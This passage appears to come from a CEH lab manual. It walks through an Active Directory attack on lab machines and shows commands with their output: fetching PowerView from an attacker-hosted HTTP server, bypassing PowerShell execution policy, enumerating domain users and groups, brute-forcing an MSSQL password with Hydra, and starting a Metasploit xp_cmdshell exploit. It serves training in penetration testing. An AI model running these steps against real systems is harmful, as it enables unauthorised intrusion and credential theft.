


- In the **Remmina Remote Desktop Client** window, enter IP address **10.10.1.40** to connect (10.10.1.40 is the IP address of **Windows 11**)


**(AD)** virtual machine ). A prompt appears asking **Accept certificate?** Tap yes.



8. In the **Enter RDP authentication credentials** window, enter **Mark** in the Username field and **cupcake** in the Password field; then, click **OK**.



9. A **Remote Desktop** connection will be successfully established to the target system.




10. Minimize the Remmina window.

## Task 4: Perform Post-Enumeration using PowerView

PowerView is a PowerShell tool designed for network and AD enumeration. It helps security professionals gather detailed information about user accounts, groups, computers, and domain trusts. PowerView is used to identify potential security weaknesses and misconfigurations in an AD environment. It is commonly employed in penetration testing and red team operations.

1. In the terminal, execute the command **cd /root/ADtools** to move into the ADtools folder.




The screenshot shows a terminal window titled "cd /root/ADtools - Parrot Terminal". The command history is displayed, showing the following sequence of commands:

```
[attacker@parrot] ~
└─$ sudo su
[sudo] password for attacker:
[root@parrot] ~
└─# cd /root/ADtools/
[root@parrot] ~
└─#
```


The terminal window is set against a dark background with a network graph overlay. The desktop environment includes icons for "README.License", "Fresh", "CEHv13 Module 10 Hacking Wireless", "CEHv13 Module 13 Hacking Web Servers", and "CEHv13 Module 14 Hacking Web Applications". The taskbar at the bottom shows "Remmina Remote De..." and "[10.10.1.40]".

2. Next, we will attempt post-enumeration to gather additional information about the AD.
3. For enumeration purposes, we will utilize the **PowerView.ps1** script. We will host a Python server on our attacker machine to share this script, and then we will download it onto a Windows 11 machine (Mark) using an RDP session.
4. Type **python3 -m http.server** in the terminal and press **Enter** to start the HTTP server.




```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd /root/ADTools/
[root@parrot] ~
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

- After starting the HTTP server, return to Remmina where our RDP session is active. Then, open the **Firefox** browser and navigate to the URL **http://10.10.1.13:8000/PowerView.ps1** to automatically download the **PowerView.ps1** script. Close the **Firefox** browser window.



- Once the script is downloaded, launch **PowerShell** by searching for it in Windows search option.



- Navigate to the **Downloads** folder by running the command **cd Downloads**. Before loading the script, run the command **powershell -EP Bypass** to enable script execution.
- Now, execute the command **.\PowerView.ps1** to load the PowerView.ps1 script in PowerShell.

```
Applications Places System 10.10.1.40 Wed Jun 12, 01:32
10.10.1.40 x
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\Mark> cd Downloads
PS C:\Users\Mark\Downloads> Powershell -EP Bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\Mark\Downloads> . .\PowerView.ps1
PS C:\Users\Mark\Downloads>
```

9. Next, execute **Get-NetComputer** command in PowerShell. This command will display all the information related to computers in AD. It lists all computer objects in AD, which can help in identifying network targets and mapping the AD environment.

```
Applications Places System 10.10.1.40 Wed Jun 12, 01:34
10.10.1.40 x
Select Windows PowerShell
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\Mark\Downloads> . .\PowerView.ps1
PS C:\Users\Mark\Downloads> Get-NetComputer

pwdlastset : 5/31/2024 2:18:42 PM
logoncount : 225
msds-generationid : {233, 230, 18, 209...}
serverreferencebl : CN=SERVER2022,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=CEH,DC=com
serverreferencebl : 6/7/2024 3:33:13 AM
serverreferencebl : CN=SERVER2022,OU=Domain Controllers,DC=CEH,DC=com
serverreferencebl : {top, person, organizationalPerson, user...}
name : 6/18/2024 9:46:15 PM
name : SERVER2022
objectsid : S-1-5-21-2083413944-2693254119-1471166842-1000
samaccountname : SERVER2022
localpolicyflags : 0
codepage : 0
samaccounttype : MACHINE_ACCOUNT
whenchanged : 6/11/2024 4:46:15 AM
accountexpires : NEVER
countrycode : 0
operatingsystem : Windows Server 2022 Standard
instancetype : 4
msdfr-computerreferencebl : CN=SERVER2022,CN=Topology,CN=Domain System
volume,CN=DFSR-GlobalSettings,CN=System,DC=CEH,DC=com
objectguid : Beeee855-4347-45d1-8881-609840652ad1
operatingsystemversion : 10.0 (20348)
lastlogoff : 12/31/1600 4:00:00 PM
objectcategory : CN=Computer,CN=Schema,CN=Configuration,DC=CEH,DC=com
dscorepropagationdata : {5/4/2022 10:07:55 AM, 2/1/2022 12:02:53 PM, 1/1/1601
serviceprincipalname : {Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/SerVer2022.CEH.com,
ldap/SerVer2022.CEH.com/ForestDnsZones.CEH.com,
```

10. Now, execute **Get-NetGroup** in PowerShell. The Get-NetGroup command in PowerView lists all groups in AD, which helps in identifying group memberships and potential targets for privilege escalation.

```
PS C:\Users\Mark\Downloads> Get-NetGroup

groupstype      : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
admincount      : 1
iscriticalsystemobject : True
samaccounttype  : ALIAS_OBJECT
samaccountname  : Administrators
whenchanged     : 6/10/2024 9:41:25 AM
objectsid       : S-1-5-32-544
objectclass     : {top, group}
cn              : Administrators
usnchanged      : 86180
systemflags     : -1946157856
name            : Administrators
dscorepropagationdata : {5/4/2022 10:07:55 AM, 2/1/2022 12:18:02 PM, 2/1/2022 12:02:53 PM, 1/1/1601 6:12:16 PM}
description     : Administrators have complete and unrestricted access to the computer/domain
distinguishedname : CN=Administrators,CN=Builtin,DC=CEH,DC=com
member          : {CN=DC-Admin,CN=Users,DC=CEH,DC=com, CN=SQL_srv,CN=Users,DC=CEH,DC=com, CN=Jason M.,CN=Users,DC=CEH,DC=com, CN=Domain Admins,CN=Users,DC=CEH,DC=com...}
usncreated      : 8199
whencreated     : 2/1/2022 12:01:14 PM
instancetype    : 4
objectguid      : fdba8a47-7e3c-4ec2-9a56-c5b7deb9bc0a
objectcategory  : CN=Group,CN=Schema,CN=Configuration,DC=CEH,DC=com

groupstype      : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
systemflags     : -1946157856
iscriticalsystemobject : True
samaccounttype  : ALIAS_OBJECT
samaccountname  : Users
whenchanged     : 2/1/2022 12:02:52 PM
objectsid       : S-1-5-32-545
objectclass     : {top, group}
cn              : Users
usnchanged      : 12381
```

11. Execute command **Get-NetUser** in PowerShell. Get-NetUser in PowerView retrieves detailed information about AD user accounts, such as usernames and group memberships. It helps identify potential targets and understand the AD environment better.

```

PS C:\Users\Mark\Downloads> Get-NetUser

logoncount      : 109
badpasswordtime : 6/11/2024 10:25:53 PM
description     : Built-in account for administering the computer/domain
distinguishedname : CN=Administrator,CN=Users,DC=CEH,DC=com
objectclass     : {top, person, organizationalPerson, user}
lastlogon timestamp : 5/31/2024 6:23:53 AM
name            : Administrator
objectsid       : S-1-5-21-2083413944-2693254119-1471166842-500
samaccountname  : Administrator
admincount      : 1
codepage        : 0
samaccounttype : USER_OBJECT
accountExpires  : NEVER
countrycode     : 0
whenchanged     : 5/31/2024 1:23:53 PM
instancetype    : 4
objectguid     : aaa51b09-4357-44f6-bdc1-7a01321a89eb
lastlogon       : 6/11/2024 10:00:18 PM
lastlogoff      : 12/31/1600 4:00:00 PM
objectcategory  : CN=Person,CN=Schema,CN=Configuration,DC=CEH,DC=com
dscorepropagationdata : {5/4/2022 10:07:55 AM, 2/1/2022 12:18:02 PM, 2/1/2022 12:18:02 PM...}
memberof         : {CN=Group Policy Creator Owners,CN=Users,DC=CEH,DC=com, CN=Domain Admins,CN=Users,DC=CEH,DC=com, CN=Enterprise Admins,CN=Users,DC=CEH,DC=com, CN=Schema Admins,CN=Users,DC=CEH,DC=com...}
whencreated     : 2/1/2022 12:01:14 PM
iscriticalsystemobject : True
badpwdcount    : 3
cn              : Administrator
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
usncreated     : 8196
primarygroupid  : 513
pwdlastset     : 2/1/2022 1:12:42 AM
usnchanged     : 77870

```

12. During user enumeration, we found a new user **SQL\_srv**, who has some high privileges and could be useful for further attacks. In the next task we will be attacking the **SQL\_srv** user who has SQL service running on it.

```

PS C:\Users\Mark\Downloads> Get-NetUser

whencreated     : 2/1/2022 12:55:02 PM
countrycode     : 0
pwdlastset     : 2/1/2022 4:55:02 AM
usnchanged     : 12849
logoncount      : 46
badpasswordtime : 6/10/2024 12:10:29 AM
distinguishedname : CN=SQL_srv,CN=Users,DC=CEH,DC=com
objectclass     : {top, person, organizationalPerson, user}
displayname     : SQL_srv
lastlogon timestamp : 6/6/2024 10:52:04 PM
userprincipalname : SQL_srv@CEH.com
name            : SQL_srv
objectsid       : S-1-5-21-2083413944-2693254119-1471166842-5602
samaccountname  : SQL_srv
admincount      : 1
codepage        : 0
samaccounttype : USER_OBJECT
accountExpires  : NEVER
countrycode     : 0
whenchanged     : 6/7/2024 5:52:04 AM
instancetype    : 4
usncreated     : 81989
objectguid     : cc0921ea-642c-4d47-8551-e16264d4a4b0
lastlogoff      : 12/31/1600 4:00:00 PM
objectcategory  : CN=Person,CN=Schema,CN=Configuration,DC=CEH,DC=com
dscorepropagationdata : {6/7/2024 5:40:38 AM, 1/1/1601 12:00:00 AM}
givenname       : SQL_srv
memberof         : {CN=Domain Admins,CN=Users,DC=CEH,DC=com, CN=Domain Computers,CN=Users,DC=CEH,DC=com, CN=Administrators,CN=Builtin,DC=CEH,DC=com}
lastlogon       : 6/1/2024 9:55:58 PM
badpwdcount    : 0
cn              : SQL_srv
useraccountcontrol : NORMAL_ACCOUNT
whencreated     : 6/7/2024 5:35:06 AM
primarygroupid  : 513

```

13. Here are some other listed commands that you can use with **PowerView.ps1** for enumeration:

- **Get-NetOU** - Lists all organizational units (OUs) in the domain.
- **Get-NetSession** - Lists active sessions on the domain.
- **Get-NetLoggedon** - Lists users currently logged on to machines.
- **Get-NetProcess** - Lists processes running on domain machines.
- **Get-NetService** - Lists services on domain machines.
- **Get-NetDomainTrust** - Lists domain trust relationships.
- **Get-ObjectACL** - Retrieves ACLs for a specified object.
- **Find-InterestingDomainAcl** - Finds interesting ACLs in the domain.
- **Get-NetSPN** - Lists service principal names (SPNs) in the domain.
- **Invoke-ShareFinder** - Finds shared folders in the domain.
- **Invoke-UserHunter** - Finds where domain admins are logged in.
- **Invoke-CheckLocalAdminAccess** - Checks if the current user has local admin access on specified machines.

14. Before proceeding to the next task, restart **Parrot Security** machine.

---

## Task 5: Perform Attack on MSSQL service

**xp\_cmdshell** is a SQL server stored procedure enabling command shell execution. Misconfigured xp\_cmdshell can lead to arbitrary command execution, data exfiltration, and potential network compromise, posing significant security risks. Proper configuration and security measures are crucial to mitigate these risks.

1. During the Nmap scan, we observed that host **10.10.1.30** (which is **Windows Server 2019 (AD)** virtual machine) has port **1433** open. We will attempt to brute force the password using **Hydra**, as we already know the username, which is **SQL\_srv**.
2. In the **Parrot Security** machine login with **attacker/toor** credentials. Open a new **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
3. Save the username **SQL\_srv** in a text file and name it as **user.txt** using command **pluma user.txt**.

The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled 'pluma user.txt - Parrot Terminal' is open, displaying the command: #pluma user.txt. In the background, a file viewer window titled 'user.txt (/home/attacker) - Pluma (as superuser)' is open, showing the contents of the user.txt file which is 'SQL\_srv'. The desktop background features a dark theme with various icons related to CEHv13 modules.


4. Execute command **hydra -L user.txt -P /root/ADtools/rockyou.txt 10.10.1.30 mssql** to brute force the MSSQL service password.

The screenshot shows a terminal window titled 'hydra -L user.txt -P /root/ADtools/rockyou.txt 10.10.1.30 mssql - Parrot Terminal'. The user runs the command '#hydra -L user.txt -P /root/ADtools/rockyou.txt 10.10.1.30 mssql'. Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these \*\*\* ignore laws and ethics anyway). Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-25 04:06:04 [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task [DATA] attacking mssql://10.10.1.30:1433/ [1433][mssql] host: 10.10.1.30 login: SQL\_srv password: batman 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-25 04:06:07

5. We have successfully cracked the password for **SQL\_srv**, which is "**batman**". Next, we will attempt to log into the service using **mssqlclient.py**.

6. Execute command **python3 /root/impacket/examples/mssqlclient.py CEH.com/SQL\_srv:batman@10.10.1.30 -port 1433**.

Note the database name, which is "**master**" here.



```
python3 /root/impacket/examples/mssqlclient.py CEH.com/SQL_srv:batman@10.10.1.30 -port 1433 - Parrot Terminal
[!] Press help for extra shell commands
SQL (SQL_srv dbo@master)>
```

7. Execute the SQL query **SELECT name, CONVERT(INT, ISNULL(value, value\_in\_use)) AS IsConfigured FROM sys.configurations WHERE name='xp\_cmdshell'**; returning a value of 1, indicating that xp\_cmdshell is enabled on the server.

```
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL_srv\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SQL_srv\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (SQL_srv dbo@master)> SELECT name,CONVERT(INT, ISNULL(value, value_in_use)) AS IsConfigured FROM sys.configurations WHERE name='xp_cmdshell';
name      IsConfigured
-----
xp_cmdshell      1
SQL (SQL_srv dbo@master)>
```

- Now, as we know that **xp\_cmdshell** is enabled on SQL server we can use Metasploit to exploit this service. Type **exit** and press **Enter**; then execute the command **msfconsole** to launch Metasploit.

```
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL_srv\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SQL_srv\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (SQL_srv dbo@master)> SELECT name,CONVERT(INT, ISNULL(value, value_in_use)) AS IsConfigured FROM sys.configurations WHERE name='xp_cmdshell';
name      IsConfigured
-----
xp_cmdshell      1
SQL (SQL_srv dbo@master)> exit
[root@parrot:/home/attacker]
#msfconsole
```

- Execute the following commands:

- use exploit/windows/mssql/mssql\_payload

- **set RHOST 10.10.1.30**
  - **set USERNAME SQL\_srv**
  - **set PASSWORD batman**
  - **set DATABASE master**

Applications Places System Terminal msfconsole - Parrot Terminal

File Edit View Search Terminal Help

Parrot CTF13 Module 10 Hacking Wireless  
Press SPACE BAR to continue

attacker's Home

